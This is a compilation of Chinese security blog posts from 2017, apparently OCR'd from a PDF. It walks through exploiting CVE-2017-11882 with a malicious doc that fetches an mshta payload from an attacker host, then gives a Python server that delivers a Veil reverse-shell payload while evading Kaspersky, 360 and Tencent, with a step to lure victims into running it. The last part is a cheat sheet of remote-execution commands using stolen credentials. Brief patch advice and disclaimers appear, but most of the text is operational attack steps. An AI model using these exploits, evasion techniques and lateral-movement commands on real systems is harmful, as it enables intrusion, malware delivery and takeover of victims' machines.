


3、测试机打开文件后，攻击机就会获取到 msf 会话。



在复现过程中，察觉到是使用 hta 进行命令执行利用，推测攻击机作为 hta_server，然后尝试在 msf 搜索 hta，发现一个模块的实现效果跟 PS_shell 一样，接下来开始演示一下：


1、在 msf 搜索 hta_server 模块，然后 use,设置好相关参数，exploit -j。



2、攻击机用脚本生成 doc 文件。

Python Command_CVE-2017-11882.py -c "mshta http://192.168.2.103:8080/test" -o test3.doc

3、用测试机打开 doc 文件，测试机正常上线。



到此为止，两个模块的实验都成功返回 shell。在这里分享下自己踩过的坑，第一次做实验的时候有个疏忽，没注意到结合了 powershell 获取 msf 会话，用了没 powershell 的 XP + office2003 环境做实验 2333，然后换成了 win7 + office2007 环境，成功 getshell。

由于办公文档是常用的，人们在查看 doc 等文档文件时不会过多注意。但当 Office 办公软件存在漏洞时，就会成为黑客的工具。

防御方法：


目前微软公司已经发布了安全补丁下载微软对此漏洞补丁：


https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882

大家可以安装补丁修复该漏洞并开启自动更新功能，另外大部分杀软已经采

取了防御措施，经测试部分杀软直接把 mshta、rundll32、powershell 执行的命令都会做相关拦截，并提示给用户这是可疑操作。

截图如下：





本次技术分享仅供个人测试验证及学习，请勿用于任何非法用途，谢谢！

小编寄语

这个漏洞 APT 领域可谓神洞，利用起来如此方便，对于用户来说，要做的不仅仅是要及时更新补丁、安装杀毒软件，还要提升自己的安全意识，知道这个漏洞在实际场景中是如何被运用的，可以针对性的应对。这种漏洞在 APT 领域通常会结合社会工程学的技术来运用，常用的社会工程学技巧包括：发送钓鱼邮件（附件类型）、通过聊天软件（获取你的新人诱使你打开文档）、在你经常光顾

的网站上上传恶意文档等。在自己的系统没有更新到最新的补丁或者没有安装杀毒软件的情况下对于别人发来的文档尽量不要打开，一旦运行，对于个人是个人电脑被人入侵，如果在企业，那么你所在的企业安全就岌岌可危了。

如何优雅的绕过杀软获取系统权限

原创： d4m1ts 信安之路 2017-12-11

本文内容带有一定的攻击性,仅供学习交流使用,严禁用于非法用途

杀毒软件判断病毒木马的方式如下：

特征库扫描法：检查文件中是否存在与常见病毒相同的代码。如果匹配，则说明存在病毒。由于该方法较慢，因此现在一般使用通配符扫描法进行代替。

云扫描法：将可疑文件上传到云服务器进行检查。需要网络连接。

虚拟机脱壳法：使用虚拟机引擎进行文件脱壳（仅支持部分壳类型）。脱壳后的文件将会进一步接受上两种扫描方式的检查。

虽然 github 上有许多大牛写的脚本可以生成免杀的 payload，但往往都好景不长，所以今天给大家分享一下我用的绕过杀软获取系统权限的思路

测试可过的杀软有：

卡巴斯基

360


腾讯电脑管家

其他的也就没测试了，因为国内大多人也用的 360 和腾讯电脑管家

0×01 思路

文件本身不报毒，通过客户端和服务端的通信来达到目的。

服务端长期在线，客户端一旦连接服务端，服务端立即将 payload 发送给客户端，客户端再以系统命令执行，即可得到 shell



0×02 环境

Kali Linux 2017.1 （服务端和 msf 接收端 192.168.1.108）

Windows 10 （靶机 192.168.1.100）

python 2.7

需要用到的模块:

socket

os

0×03 开干吧


1.首先生成 powershell 的反弹 payload

这里我使用的是 veil-evasion

因为前几天把 kali 更新到 2017.3 过后，发现用不了了（求大佬解决）

所以又恢复快照使用的 2017.1 的版本

配置 payload



生成的 payload

2.编写服务端

一个简单的服务端的创立需要以下几个步骤

创建套接字并绑定 IP 和端口

设置监听数量

开始监听

发送数据

贴上我写的源码吧，很辣鸡，大佬轻喷

```
import socket

ss = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
host = '0.0.0.0'
port = 4444
ss.bind((host,port))
ss.listen(5)
while True:
        s,addr = ss.accept()
        s.send('这里面替换为你生成的payload')
        print '[+] one shell successful'
```


3.创建客户端

一个简单的客户端的创立需要以下几个步骤

创建套接字


连接服务端的 IP 和端口

接收数据

贴上我的源码，很辣鸡，大佬轻喷

4.将客户端编译成 exe 可执行文件

利用 pyinstaller





5.诱导靶机执行

1.开启服务端

2.使用 msf exploit/multi/handler 模块

3.诱导靶机运行 exe 文件





0×04 写在最后

pyinstaller -F 生成的文件启动是不会自动提权，即不会触发 UAC，所以反弹的 shell 也没有管理员权限，希望有大佬帮忙解惑

常见的远程执行命令方式整理

原创：t3st 信安之路 2017-12-23

当我们已经获取了远程系统的凭证（明文密码或 hash）时，可以直接通过 3389 远程登录进去收集信息、进行下一步的渗透，但是这样做的话会在系统上留下我们的操作记录，而且有可能邂逅管理员。大部分情况下，一个 cmdshell 已经可以满足我们继续渗透的需求，所以不到万不得已的时候最好不要远程桌面连接(mstsc)，而是通过远程执行命令的方式继续开展工作。本文整理了一些远程执行命令的姿势，测试环境如下：

远程系统:

IP：192.168.17.138

用户名：Administrator 密码：!@#123QWE 所属本地组：Administrators

用户名：test 密码：!@#123QWE 所属本地组：Administrators、Users

关于 LocalAccountTokenFilterPolicy 的说明

在 Windows Vista 以后的操作系统中，LocalAccountTokenFilterPolicy 的默认值为 0，这种情况下内置账户 Administrator 进行远程连接时会直接得到具有管理员凭证的令牌，而非 Administrator 的本地管理员账户进行远程连接（比如 ipc 连接、wmi 连接）时，会得到一个删除了管理员凭证的令牌。域用户不受此影响，也不在我们讨论的范围内。也就是说只有 Administrator 账号才能建立需要管理员权限的远程连接，其他本地管理员账户建立需要管理员权限的远程连接时则会提示权限不足。可以通过以下方法修改远程系统上 LocalAccountTokenFilterPolicy 条目的值，使得非 Administrator 的本地管理员建立连接时也可以得到具有管理员凭证的令牌，即可正常通过各种方式远程执行命令。

修改 LocalAccountTokenFilterPolicy 为 1：

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f

恢复 LocalAccountTokenFilterPolicy 为 0(删除后需要重启 explorer.exe 才能使修改生效)

reg delete HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /f

net use + at

常用命令

建立一个 ipc 连接

net use \\192.168.17.138\C$ "!@#123QWE" /u:"workgroup\Administrator"

拷贝文件到远程系统上

copy s.exe \\192.168.17.138\c$\RECYCLER

查看远程主机当前时间

net time \\192.168.17.138

添加计划任务在远程系统上执行命令

at \\192.168.17.138 15:18 cmd.exe /c "ipconfig /all > c:\programdata\error.log"

添加计划任务在远程系统上执行 bat 脚本

at \\192.168.17.138 15:18 c:\programdata\test.bat

查看 at 任务列表

at \\192.168.17.138

删除 at 计划任务，运行完成后一定要删除计划任务！

at \\192.168.17.138 1 /delete

查看所有 ipc 连接

net use

删除指定 ipc 连接

net use \\192.168.17.138\C$ /del

删除所有 ipc 连接（删除前记得确认是否都是自己测试中建立的连接）

*net use * /del /y*

其它命令

映射远程磁盘到本地

net use z: \\192.168.17.138\C$

删除共享映射

net use z: /del

查看远程主机开启的默认共享

net view \\192.168.17.138

常见连接错误号原因分析

错误号 5，拒绝访问：权限不足。管理员用户遇到这个错误时，可参考 LocalAccountTokenFilterPolicy 解决

错误号 51，Windows 无法找到网络路径：网络有问题；

错误号 53，找不到网络路径：ip 地址错误；目标未开机；目标 lanmanserver 服务未启动；目标有防火墙（端口过滤）；

错误号 67，找不到网络名：你的 lanmanworkstation 服务未启动或者目标删除了共享；

错误号 1219，提供的凭据与已存在的凭据集冲突：你已经和对方建立了一个 ipc 连接，请删除再连；

错误号 1326，未知的用户名或错误密码：原因很明显了；

错误号 1792，试图登录，但是网络登录服务没有启动：目标 NetLogon 服务未启动；

错误号 2242，此用户的密码已经过期：目标有帐号策略，强制定期要求更改密码。

工具说明

需要远程系统启动 Task Scheduler 服务

at 会以 system 权限在远程系统上执行命令

schtasks

常用命令

在远程系统建立计划任务(计划运行时会以 system 权限在远程系统上执行单条命令)

schtasks /create /s 192.168.17.138 /u workgroup\administrator /p "!@#123QWE" /tn test /sc onstart /tr "cmd.exe /c netstat -ano | findstr 3389 >> c:\programdata\error.log" /ru system /f

在远程系统建立计划任务(计划运行时会以 system 权限在远程系统上执行 bat 脚本)

schtasks /create /s 192.168.17.138 /u workgroup\administrator /p "!@#123QWE" /tn test /sc onstart /tr c:\programdata\test.bat /ru system /f

在远程系统建立计划任务(计划运行时会以管理员权限在远程系统上执行单条命令),注：这条命令不支持 hash 注入后省去用户名密码执行

schtasks /create /s 192.168.17.138 /u workgroup\administrator /p "!@#123QWE" /tn test /sc onstart /tr "cmd.exe /c whoami /all >> c:\programdata\error.log" /ru "workgroup\administrator"

查看建立的计划任务是否正确

schtasks /query /s 192.168.17.138 /u workgroup\administrator /p "!@#123QWE" | findstr test

运行建立的计划任务

schtasks /run /s 192.168.17.138 /u workgroup\administrator /p "!@#123QWE" /i /tn "test"

删除建立的计划任务

schtasks /delete /s 192.168.17.138 /u workgroup\administrator /p "!@#123QWE" /tn "test" /f

工具说明

需要远程系统启动 Task Scheduler 服务

schtasks 不需要 RPC 服务的支持

在条件允许的情况下，尽量使用 schtasks，因为在某些条件下，at 执行完任务后，任务信息没有删除（需要手动删除），用 at 命令查不到任务信息，但是用 schtasks 却能看到任务信息，任务名是 At 加一个数字(eg：At2)。

psexec

常用命令

获取管理员用户权限的交互式 shell

psexec \\192.168.17.138 -u Administrator -p !@#123QWE cmd

获取普通用户权限的交互式 shell，原因参见 LocalAccountTokenFilterPolicy,要想获取管理员权限 shell ,需要添加 -h 参数。

psexec \\192.168.17.138 -u test -p !@#123QWE cmd

在远程系统上以 system 权限执行单条命令，有时回显只有一行，原因尚不清楚。

psexec \\192.168.17.138 -u Administrator -p !@#123QWE -s cmd /c "quser"

在远程系统上执行 bat 脚本

psexec \\192.168.17.138 -u Administrator -p !@#123QWE c:\programdata\test.bat

拷贝文件到远程机器并以交互方式运行，运行结束后会删除

psexec \\192.168.17.138 -c C:\Users\test\Desktop\GetHashes.exe

其它参数

-accepteula 第一次运行会弹框,输入这个参数便不会弹框

-s 以 “nt authority\system” 权限运行远程进程

-h 如果可以，以管理员权限运行远程进程

-d 不等待程序执行完就返回，请只对非交互式应用程序使用此选项

\ip 可以替换成 @ip.txt (存放多个 ip 的文本)，可以批量执行命令

工具说明

需要远程系统开启 ADMIN$ 共享

建立 ipc 连接后可以不指定用户名和密码

不能仅拷贝文件不执行，只需要拷贝时可以建立 ipc 连接后 c opy

在启动 psExec 建立连接之后，远程系统上会被安装一个服务：PSEXESVC。安装服务会留下日志，而且 psexec 退出时有可能服务删除失败，所以不推荐使用 psexec。

smbexec

smbexec 是基于 psexec 修改的程序，加入了参数来指定默认共享，可以在目标为开启 admin$ 共享但开了其它共享时使用。

常用命令

建立 ipc 连接(参见 net use + at)后，上传 execserver.exe 到远程系统上

copy execserver.exe \\192.168.17.138\c$\windows

在远程系统上执行单条命令(以管理员权限执行命令)

test.exe 192.168.17.138 Administrator !@#123QWE "whoami /all" c$

在远程系统上执行单条命令(以删除了管理员权限的普通用户权限执行命令，原因参见 LocalAccountTokenFilterPolicy)

test.exe 192.168.17.138 test !@#123QWE "whoami /all" c$

在远程系统上执行 bat 脚本(以管理员权限执行命令)

test.exe 192.168.17.138 Administrator !@#123QWE c:\programdata\test.bat ipc$

删除远程系统上的 execserver.exe

del \\192.168.17.138\c$\windows\execserver.exe

工具说明

smbexec 会被很多杀软查杀，需自行免杀。

wmic

WMI 的全称是 Windows Management Instrumentation,它出现在所有的 Windows 操作系统中，并由一组强大的工具集合组成，用于管理本地或远程的 Windows 系统,攻击者使用 wmi 来进行攻击,但 Windows 系统默认不会在日志中记录这些操作,可以做到无日志,攻击脚本无需写入到磁盘,增加了隐蔽性。推荐使用 wmic 进行远程执行命令。

常用命令

在远程系统上执行 bat 脚本

wmic /node:192.168.17.138 /user:test /password:!@#123QWE process call create c:\programdata\test.bat

在远程系统上执行单条命令

wmic /node:192.168.17.138 /user:test /password:!@#123QWE process call create "cmd.exe /c net user test1 !@#123QWE /add && net localgroup administrators test1 /add

工具说明

需要远程系统启动 Windows Management Instrumentation 服务，开放 135 端口

远程系统的本地安全策略的"网络访问: 本地帐户的共享和安全模式"应设为"经典-本地用户以自己的身份验证"

